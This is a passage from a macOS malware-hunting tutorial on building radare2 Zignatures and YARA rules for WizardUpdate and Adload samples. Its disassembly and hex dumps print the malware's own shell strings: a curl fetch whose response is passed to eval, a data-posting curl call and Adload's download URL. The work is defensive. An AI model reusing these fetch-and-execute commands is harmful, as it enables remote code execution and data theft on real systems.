The Art and Science of macOS Malware Hunting with radare2 | Leveraging Xrefs, YARA and Zignatures

sentinelone.com/labs/the-art-and-science-of-macos-malware-hunting-with-radare2-leveraging-xrefs-yara-and-zignatures/

Phil Stokes

Welcome back to our series on macOS reversing. Last time out, we took a look at challenges around string decryption, following on from our earlier posts about beating malware anti-analysis techniques and rapid triage of Mac malware with radare2. In this fourth post in the series, we tackle several related challenges that every malware hunter faces: you have a sample, you know it's malicious, but

- How do you determine if it's a variant of other known malware?
- If it is unknown, how do you hunt for other samples like it?
- How do you write robust detection rules that survive malware author's refactoring and recompilation?

The answer to those challenges is part Art and part Science: a mixture of practice, intuition and occasionally luck(!) blended with a solid understanding of the tools at your disposal. In this post, we'll get into the tools and techniques, offer you tips to guide your practice, and encourage you to gain experience (which, in turn, will help you make your own luck) through a series of related examples.

As always, you're going to need a few things to follow along, with the second and third items in this list installed in the first.

1. An isolated VM – see instructions here for how to get set up
2. Some samples – see Samples Used below
3. Latest version of r2 – see the github repo here.

What are Zignatures and Why Are They Useful?

By now you might have wondered more than once if this post just had a really obvious typo: Zignatures, not signatures? No, you read that right the first time! Zignatures are r2's own format for creating and matching *function signatures*. We can use them to see if a sample contains a function or functions that are similar to other functions we found in other malware. Similarly, Zignatures can help analysts identify commonly re-used library code, encryption algorithms and deobfuscation routines, saving us lots of reversing time down the road (for readers familiar with IDA Pro or Ghidra, think F.L.I.R.T or Function ID).

What's particularly nice about Zignatures is that you can not only search for exact matches but also for matches with a certain similarity score. This allows us to find functions that have been modified from one instantiation to the other but which are otherwise the same.

Zignatures can help us to answer the question of whether an unknown sample is a variant of a known one. Once you are familiar with Zignatures, they can also help you write good detection rules, since they will allow you to see what is constant in a family of malware and what is variant. Combined with YARA rules, which we'll take a look at later in this post, you can create effective hunting rules for malware repositories like VirusTotal to find variants or use them to help inform the detection logic in malware hunting software.

Create and Use A Zignature

Let's jump into some malware and create our first Zignature. Here's a recent sample of WizardUpdate (you might remember we looked at an older sample of WizardUpdate in our post on string decryption).

```
auser@reversing-lab-10 Wiz % r2 -AA OSX_WizardUpdate_B1
 [x] Analyze all flags starting with sym. and entry0 (aa)
 [x] Analyze function calls (aac)
 [x] Analyze len bytes of instructions for references (aar)
 [x] Check for objc references (aao)
 [x] Finding and parsing C++ vtables (avrr)
 [x] Type matching analysis for all functions (aaft)
 [x] Propagate noreturn information (aanr)
 [x] Finding function preludes
 [x] Enable constraint types analysis for variables
  -- Hold on, this should never happen!
[0x100003e80]> it
md5 a21eac8e21dab9c82da03d86b50b1793
sha1 2f70787faafef2efb3cafca1c309c02c02a5969b
sha256 0c08992841d5a97e617e72ade0c992f8e8f0abc9265bdca6e09e4a3cb7cb4754
[0x100003e80]> _
```

Loading the sample into r2, analyzing its functions, and displaying its hashes

We've loaded the sample into r2 and run some analysis on it. We've been conveniently dropped at the `main()` function, which looks like this.

```
[0x100003e80]> pdf @main
            ;-- section.0.__TEXT.__text:
            ;-- entry0:
            ;-- _main:
            ;-- func.100003e80:
            ;-- rip:
┌ 40: int main (int argc, char **argv, char **envp);
│           ; var int64_t var_8h @ rbp-0x8
│           ; var int64_t var_4h @ rbp-0x4
│           0x100003e80      55             push rbp                   ; [00] -r-x section size 40 named 0.__TEXT.__text
│           0x100003e81      4889e5         mov rbp, rsp
│           0x100003e84      4883ec10       sub rsp, 0x10
│           0x100003e88      c745fc000000.  mov dword [var_4h], 0
│           0x100003e8f      488d3d340000.  lea rdi, str.UUID___ioreg__ad2__c_IOPlatformExpertDevice__xmllint___xpath___key_._IOPlatformUUID___following_sibl
ing::_1__text_______INSIDE__curl___connect_timeout_900__L__https:__resource.bundleagent.com_v2_tuy_uuid_UUID___eval___INSIDE_ ; section.3.__TEXT.__cstring
│                                                                      ; 0x100003eca ; "UUID=\"$(ioreg -ad2 -c IOPlatformExpertDevice | xmllint --xpath '//ke
y[.=\"IOPlatformUUID\"]/following-sibling::*[1]/text()' -)\";INSIDE=$(curl --connect-timeout 900 -L \"https://resource.bundleagent.com/v2/tuy?uuid=$UUID\");e
val \"$INSIDE\"" ; const char *string
│           0x100003e96      e80d000000     call sym.imp.system        ; int system(const char *string)
│           0x100003e9b      31c9           xor ecx, ecx
│           0x100003e9d      8945f8         mov dword [var_8h], eax
│           0x100003ea0      89c8           mov eax, ecx
│           0x100003ea2      4883c410       add rsp, 0x10
│           0x100003ea6      5d             pop rbp
└           0x100003ea7      c3             ret
[0x100003e80]> _
```

WizardUpdate `main()` function

That `main` function contains some malware specific strings, so should make a nice target for a Zignature. To do so, we use the `zaf` command, supplying the parameters of the function name and the signature name. Our sample file happened to be called "WizardUpdateB1", so we'll call this signature "WizardUpdateB1_main". In r2, the full command we need, then, is:

```
> zaf main WizardUpdate_main
```

We can look at the newly-created Zignature in JSON format with `zj~{}` (if you're not sure why we're using the tilde, review the earlier post on grepping in r2).

```
[0x100003e80]> zaf main wizardUpdateB1_main
[0x100003e80]> zj~{}
[
  {
    "name": "wizardUpdateB1_main",
    "bytes": "554889e54883ec10c745fc00000000488d3d34000000e80d00000031c98945f889c84883c4105dc3",
    "mask": "ffffffffffffffffffffffffffffffff000000000000ff00000000ffffffffffffffffffffffffff",
    "graph": {
      "cc": 1,
      "nbbs": 1,
      "edges": 0,
      "ebbs": 1,
      "bbsum": 40
    },
    "addr": 4294983296,
    "realname": "main",
    "types": "int main (int argc, char **argv, char **envp)",
    "refs": [
      "sym.imp.system"
    ],
    "xrefs": [

    ],
    "collisions": [

    ],
    "vars": [
      {
        "name": "var_4h",
        "type": "int64_t",
        "kind": "b",
        "delta": -12,
        "isarg": false
      },
      {
        "name": "var_8h",
        "type": "int64_t",
        "kind": "b",
        "delta": -16,
        "isarg": false
      }
    ],
    "hash": {
      "bbhash": "9395a37bd65afc9d19d7a2c2ec651e2ce83df70e35761be851d5bd90fc3589ef"
    }
  }
]
```

An r2 Zignature viewed in JSON format

To see that the Zignature works, try `zb` and note the output:

```
[0x100003e80]> zb
1.00000  1.00000 B  1.00000 G   wizardUpdateB1_main
[0x100003e80]> _
```

`zb` returns how close the match was to the Zignature and the function at the current address

The first entry in the row is the most important, as that gives us the overall (i.e., average) match (between 0.00000 and 1.00000). The next two show us the match for bytes and graph, respectively. In this case, it's a perfect match to the function, which is of course what we would expect as this is the sample from which we created the rule.

You can also create Zignatures for every function in the binary in one go with `zg`.

```
[0x100003e80]> zg
generated zignatures: 2
[0x100003e80]> zqq
0x100003ea8 sym.imp.system:                  b(1/6) g(cc=1,nb=1,e=0,eb=1,h=6)
 ; int system (const char *string)
 h(9c824aae)
0x100003e80 main:                            b(30/40) g(cc=1,nb=1,e=0,eb=1,h=40)
 ; sym.imp.system

 ; int main (int argc, char **argv, char **envp)
 refs[1] vars[2] h(027a70ff)
[0x100003e80]>
```

Create function signatures for every function in a binary with one command

Beware of using `zg` on large files with thousands of functions though, as you might get a lot of errors or junk output. For small-ish binaries with up to a couple of hundred functions it's probably fine, but for anything larger than that I typically go for a targeted approach.

So far, we have created and tested a Zignature, but it's real value lies in when we use the Zignature on other samples.

Create A Reusable and Extensible Zignatures File

At the moment, your Zignatures aren't much use because we haven't learned yet how to save and load Zignatures between samples. We'll do that now.

We can save our generated Zignatures with `zos <filename>`. Note that if you just provide the bare filename it'll save in the current working directory. If you give an absolute path to an existing file, r2 will nicely merge the Zignatures you're saving with any existing ones in that file.

Radare2 does have a default address from which it is supposed to autoload Zignatures if the autoload variable is set, namely `~/.local/share/radare2/zigns/` (in some documentation, it's `~/.config/radare2/zigns/`) However, I've never quite been able to get autoload to work from either address, but if you want to try it, create the above location and in your radare2 config file (`~/.radare2rc`) add the following line.

```
e zign.autoload = true
```

In my case, I load my zigs file manually, which is a simple command: `zo <filename>` to load, and `zb` to run the Zignatures contained in the file against the function at the current address.

```
[0x100000df0]> it
md5 b471dd8aabf534449aa72877acca4591
sha1 dfff3527b68b1c069ff956201ceb544d71c032b2
sha256 1966d64e9a324428dec7b41aca852034cbe615be1179ccb256cf54a3e3e242ee
[0x100000df0]> zo zigs
[0x100000df0]> zb
0.46618  0.10882 B  0.82353 G   wizardUpdateB1_main
[0x100000df0]>
```

Sample WizardUpdate_B2's `main` function doesn't match our Zignature

```
[0x100003e70]> it
md5 c83a3ac860c34c0df17b91ea18dd44c3
sha1 92b9bba886056bc6a8c3df9c0f6c687f5a774247
sha256 a98ecd8f482617670aaa7a5fd892caac2cfd7c3d2abb8e5c93d74c344fc5879c
[0x100003e70]> zo zigs
[0x100003e70]> zb
1.00000  1.00000 B  1.00000 G   wizardUpdateB1_main
[0x100003e70]>
```

Sample WizardUpdate_B5's `main` function is a perfect match for our Zignature

As you can see, the Sample above B5 is a perfect match to B1, whereas B2 is way off with the match only around 46.6%.

When you've built up a collection of Zignatures, they can be really useful for checking a new sample against known families. I encourage you to create Zignatures for all your samples as they will pay dividends down the line. Don't forget to back them up too. I learned the hard way that not having a master copy of my Zigs outside of my VMs can cause a few tears!

Creating YARA Rules Within radare2

Zignatures will help you in your efforts to determine if some new malware belongs to a family you've come across before, but that's only half the battle when we come across a new sample. We also want to hunt – and detect – files that are like it. For that, YARA is our friend, and r2 handily integrates the creation of YARA strings to make this easy.

In this next example, we can see that a different WizardUpdate sample doesn't match our earlier Zignature.

```
[0x100000dc0]> zo /Users/auser/.local/share/radare2/zigns/zigs
[0x100000dc0]> zb
0.46618  0.10882 B  0.82353 G   main
0.46618  0.10882 B  0.82353 G   wizardUpdateB1_main
0.40912  0.01471 B  0.80353 G   sym.imp.system
[0x100000dc0]> afll
address            size  nbbs edges    cc cost          min bound range max bound          calls locals args xref frame name
================== ==== ===== ===== ===== ==== ================== ===== ================== ===== ====== ==== ==== ===== ====
0x0000000100000dc0  340     1     0     1  116 0x0000000100000dc0   340 0x0000000100000f14    21     22    0    0   104 main
0x0000000100000f14    6     1     0     1    3 0x0000000100000f14     6 0x0000000100000f1a     0      0    0   21     0 sym.imp.s
ystem
[0x100000dc0]> it
md5 6cae34ff3c4f601f5e08f7b09364baf8
sha1 814b320b49c4a2386809b0bdb6ea3712673ff32b
sha256 519339e67b1d421d51a0f096e80a57083892bac8bb16c7e4db360bb0fda3cb11
[0x100000dc0]>
```

The output from `zb` shows that the current function doesn't match any of our previous function signatures

While we certainly want to add a function signature for this sample's `main()` to our existing Zigs, we also want to hunt for this on external repos like VirusTotal and elsewhere where YARA can be used.

Our main friend here is the `pcy` command. Since we've already been dropped at `main()`'s address, we can just run the `pcy` command directly to create a YARA string for the function.

```
[0x100000dc0]> iM
[Main]
vaddr=0x100000dc0 paddr=0x100000dc0
[0x100000dc0]> pcy
$hex_100000dc0 = { 55 48 89 e5 48 83 ec 60 c7 45 fc 00 00 00 00 48 8d 3d 60 01 00 00 e8 39 01 00 00 48 8d 3d aa 02 00 00 89 45 f8 e8
2a 01 00 00 48 8d 3d a9 02 00 00 89 45 f4 e8 1b 01 00 00 48 8d 3d cf 05 00 00 89 45 f0 e8 0c 01 00 00 48 8d 3d 3b 06 00 00 89 45 ec e
8 fd 00 00 00 48 8d 3d 59 09 00 00 89 45 e8 e8 ee 00 00 00 48 8d 3d 82 09 00 00 89 45 e4 e8 df 00 00 00 48 8d 3d ac 0c 00 00 89 45 e0
 e8 d0 00 00 00 48 8d 3d c3 0c 00 00 89 45 dc e8 c1 00 00 00 48 8d 3d fb 0f 00 00 89 45 d8 e8 b2 00 00 00 48 8d 3d 10 10 00 00 89 45
d4 e8 a3 00 00 00 48 8d 3d 4a 13 00 00 89 45 d0 e8 94 00 00 00 48 8d 3d 67 13 00 00 89 45 cc e8 85 00 00 00 48 8d 3d 7f 16 00 00 89 4
5 c8 e8 76 00 00 00 48 8d 3d a4 16 00 00 89 45 c4 e8 67 00 00 00 48 8d 3d c3 19 00 00 89 45 c0 e8 58 00 00 00 48 8d 3d d6 }
[0x100000dc0]> _
```

Generating a YARA string for the current function

However, this is far too specific to be useful. Fortunately, the `pcy` command can be tailored to give us however many bytes we wish at whatever address.

We know that WizardUpdate makes plenty of use of `ioreg`, so let's start by searching for instances of that in the binary.

```
[0x100000dc0]> / ioreg
Searching 5 bytes in [0x100005000-0x100006000]
hits: 0
Searching 5 bytes in [0x100004000-0x100005000]
hits: 0
Searching 5 bytes in [0x100003000-0x100004000]
hits: 0
Searching 5 bytes in [0x100000000-0x100003000]
hits: 19
Searching 5 bytes in [0x100000-0x1f0000]
hits: 0
0x100000f83 hit3_0 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100001132 hit3_1 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x1000012c2 hit3_2 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x1000014de hit3_3 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x10000166a hit3_4 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100001847 hit3_5 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x1000019db hit3_6 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100001baf hit3_7 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100001d48 hit3_8 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100001f1b hit3_9 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x1000020b5 hit3_10 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x10000227f hit3_11 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100002408 hit3_12 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x1000025e1 hit3_13 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x10000276a hit3_14 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100002946 hit3_15 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100002aeb hit3_16 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100002cc6 hit3_17 .machine_id": "$(ioreg -ad2 -c IOPlatf.
0x100002e6c hit3_18 .machine_id": "$(ioreg -ad2 -c IOPlatf.
```

Searching for the string " `ioreg` " in a WizardUpdate sample

Lots of hits. Let's take a closer look at the hex of the first one.

```
[0x100000dc0]> s hit3_0
[0x100000f83]> pxa
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
            /hit3_0
0x100000f83  696f 7265 6720 2d61 6432 202d 6320 494f  ioreg -ad2 -c IO
0x100000f93  506c 6174 666f 726d 4578 7065 7274 4465  PlatformExpertDe
0x100000fa3  7669 6365 7c78 6d6c 6c69 6e74 202d 2d78  vice|xmllint --x
0x100000fb3  7061 7468 2027 2f2f 6b65 795b 2e3d 2249  path '//key[.="I
0x100000fc3  4f50 6c61 7466 6f72 6d55 5549 4422 5d2f  OPlatformUUID"]/
0x100000fd3  666f 6c6c 6f77 696e 672d 7369 626c 696e  following-siblin
0x100000fe3  673a 3a2a 5b31 5d2f 7465 7874 2829 2720  g::*[1]/text()'
0x100000ff3  2d29 227d 223b 5245 5155 4553 543d 2263  -)"}";REQUEST="c
0x100001003  7572 6c20 2d2d 7265 7472 7920 3520 2d48  url --retry 5 -H
0x100001013  2022 436f 6e74 656e 742d 5479 7065 3a20   "Content-Type:
0x100001023  6170 706c 6963 6174 696f 6e2f 6a73 6f6e  application/json
0x100001033  3b20 6368 6172 7365 743d 5554 462d 3822  ; charset=UTF-8"
0x100001043  202d 5820 504f 5354 202d 6420 2724 434f   -X POST -d '$CO
0x100001053  4e54 454e 5427 2068 7474 7073 3a2f 2f65  NTENT' https://e
0x100001063  7665 6e74 732e 6d61 636f 7074 696d 697a  vents.macoptimiz
0x100001073  652e 636f 6d2f 7070 6322 3b65 7661 6c20  e.com/ppc";eval
[0x100000f83]> _
```


A URL embedded in the WizardUpdate sample

That URL address might be a good candidate to include in a YARA rule, let’s try it. To grab it as YARA code, we just seek to the address and state how many bytes we want.

```
[0x100001059]> s 0x10000105a
[0x10000105a]> pxa
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x10000105a  6874 7470 733a 2f2f 6576 656e 7473 2e6d  https://events.m
0x10000106a  6163 6f70 7469 6d69 7a65 2e63 6f6d 2f70  acoptimize.com/p
0x10000107a  7063 223b 6576 616c 2024 5245 5155 4553  pc";eval $REQUES
                   /str.mkdir__p__tmp
0x10000108a  5400 6d6b 6469 7220 2d70 202f 746d 7000  T.mkdir -p /tmp.
            /str.if____________then_CONTENT__event_:__macoptimize_..
0x10000109a  6966 2028 2820 243f 2029 2920 3b20 7468  if (( $? )) ; th
0x1000010aa  656e 2043 4f4e 5445 4e54 3d22 7b22 6576  en CONTENT="{"ev
0x1000010ba  656e 7422 3a20 226d 6163 6f70 7469 6d69  ent": "macoptimi
0x1000010ca  7a65 5f69 6e74 6572 6d65 6469 6174 655f  ze_intermediate_
0x1000010da  6167 656e 745f 7374 6570 5f32 5f65 7272  agent_step_2_err
0x1000010ea  6f72 222c 2022 6465 7363 7269 7074 696f  or", "descriptio
0x1000010fa  6e22 3a20 2265 7272 6f72 2063 7265 6174  n": "error creat
0x10000110a  696e 6720 7468 6520 666f 6c64 6572 202f  ing the folder /
0x10000111a  746d 7022 202c 2022 6d61 6368 696e 655f  tmp" , "machine_
                                  /hit3_1
0x10000112a  6964 223a 2022 2428 696f 7265 6720 2d61  id": "$(ioreg -a
0x10000113a  6432 202d 6320 494f 506c 6174 666f 726d  d2 -c IOPlatform
0x10000114a  4578 7065 7274 4465 7669 6365 7c78 6d6c  ExpertDevice|xml
[0x10000105a]> pcy 48
$hex_10000105a = { 68 74 74 70 73 3a 2f 2f 65 76 65 6e 74 73 2e 6d 61 63 6f 70 74 69 6d
 69 7a 65 2e 63 6f 6d 2f 70 70 63 22 3b 65 76 61 6c 20 24 52 45 51 55 45 53 }
[0x10000105a]> _
```


Generating a YARA string of 48 bytes from a specific address


This works nicely and we can just copy and paste the code into VT's search with the content modifier. Our first effort, though, only gives us 1 hit on VirusTotal, although at least it's different from our initial sample (we'll add that to our collection, thanks!).



Our string only found a single hit on VirusTotal

But note how we can iterate on this process, easily generating YARA strings that we can use both for inclusion and exclusion in our YARA rules.





This time we had better success with 46 hits for one string
This string gives us lots of hits, so let's create a file and add the string.

```
pcy 32 >> WizardUpdate_B.yara
```

```
[0x100000fd3]> pcy 32
$hex_100000fd3 = { 66 6f 6c 6c 6f 77 69 6e 67 2d 73 69 62 6c 69 6e 67 3a 3a 2a 5b 31 5d 2f 74 65 78 74 28 29 27 20 }
[0x100000fd3]> pcy 32 >> WizardUpate_B.yara
[0x100000fd3]>
```

Outputting the YARA string to a file

From here on in, we can continue to append further strings that we might want to include or exclude in our final YARA rule. When we are finished, all we have to do is open our new `.yara` file and add the YARA meta data and conditional logic, or we can paste the contents of our file into VTs Livehunt template and test out our rule there.

Xrefs For the Win

At the beginning of this post I said that the answer to some of the challenges we would deal with today were "part Art and part Science". We've done plenty of "the Science", so I want to round out the post by talking a little about "the Art". Let's return to a topic we covered briefly earlier in this series – finding cross-references in r2 – and introduce a couple of handy tips that can make development of hunting rules a little easier.

When developing a hunting or detection rule for a malware family, we are trying to balance two opposing demands: we want our rule to be specific enough not to create false positives, but wide or general enough not to miss true positives. If we had perfect knowledge of all samples that ever had been or ever would be created for the family under consideration, that would be no problem at all, but that's precisely the knowledge-gap that our rule is aiming to fill.

A common tip for writing YARA rules is to use something like a combination of strings, method names and imports to try to achieve this balance. That's good advice, but sometimes malware is packed to have virtually none of these, or not enough to make them easily distinguishable. On top of that, malware authors can and do easily refactor such artifacts and that can make your rules date very quickly.


A supplementary approach that I often use is to focus on code logic that is less easy for author's to change and more likely to be re-used.

Let's take a look at this sample of Adload written in Go. It's a variant of a much more prolific version, also written in Google's Golang. Both versions contain calls to a legit project found on Github, but this variant is missing one of the distinctive strings that made its more widespread cousin fairly easy to hunt.

```
[0x010d4320]> s 0x01247160
[0x01247160]> pds
0x012471a5 call sym.github.com_denisbrodbeck_machineid.ID
0x012471bf "_`hms|} + / @ P [ \t%v) )()\n*., ->-c..//000X0b0o0s0x255380: ; =#>
0x012471d4 call sym.runtime.convTstring
0x012471f1 int64_t arg_70h
0x01247200 "809://::1???ACKAprAugDSADecEOFFebFriGETGetHanJanJulJunLaoMarMay"
0x01247226 int64_t arg_68h
0x01247226 sym.main.DownloadURL] "http://api.assistrotator.com/ga?a=%s&b=%sidna
id span statemheap.freeSpanLocked - invalid stack freenet/url: invalid control
 blocked read on closing polldescruntime: typeBitsBulkBarrier without typesetCh
t arg_68h ; "http://api.assistrotator.com/ga?a=%s&b=%sidna: internal error i"
0x01247255 call sym.fmt.Sprintf
0x0124725f int64_t arg_78h
0x01247265 int64_t arg_70h
0x01247265 sym.net_http.DefaultClient] "`\xbe0\x01"
0x0124727a call sym.net_http._Client_.Get
0x012472cb call sym.runtime.deferprocStack
```

A version of Adload that calls out to a popular project on Github

However, notice the URL at `0x7226`. That could be interesting, but if we hit on that domain name string alone in VirusTotal we only see 3 hits, so that's way too tight for our rule.




Your rules won't catch much if your strings are too specific

```
0x01247255 call sym.fmt.Sprintf
0x0124725f int64_t arg_78h
0x01247265 int64_t arg_70h
0x01247265 sym.net_http.DefaultClient] "`\xbe0\x01"
0x0124727a call sym.net_http._Client_.Get
0x012472cb call sym.runtime.deferprocStack
[0x01247160]> s 0x01247255
[0x01247255]> pcy 96
$hex_1247255 = { e8 e6 c3 e6 ff 48 8b 44 24 28 48 8b 4c 24 30 90 48 8b 15 fc 97 2a 00 48 89 14 24 48 89 44 24 08 48 89 4c
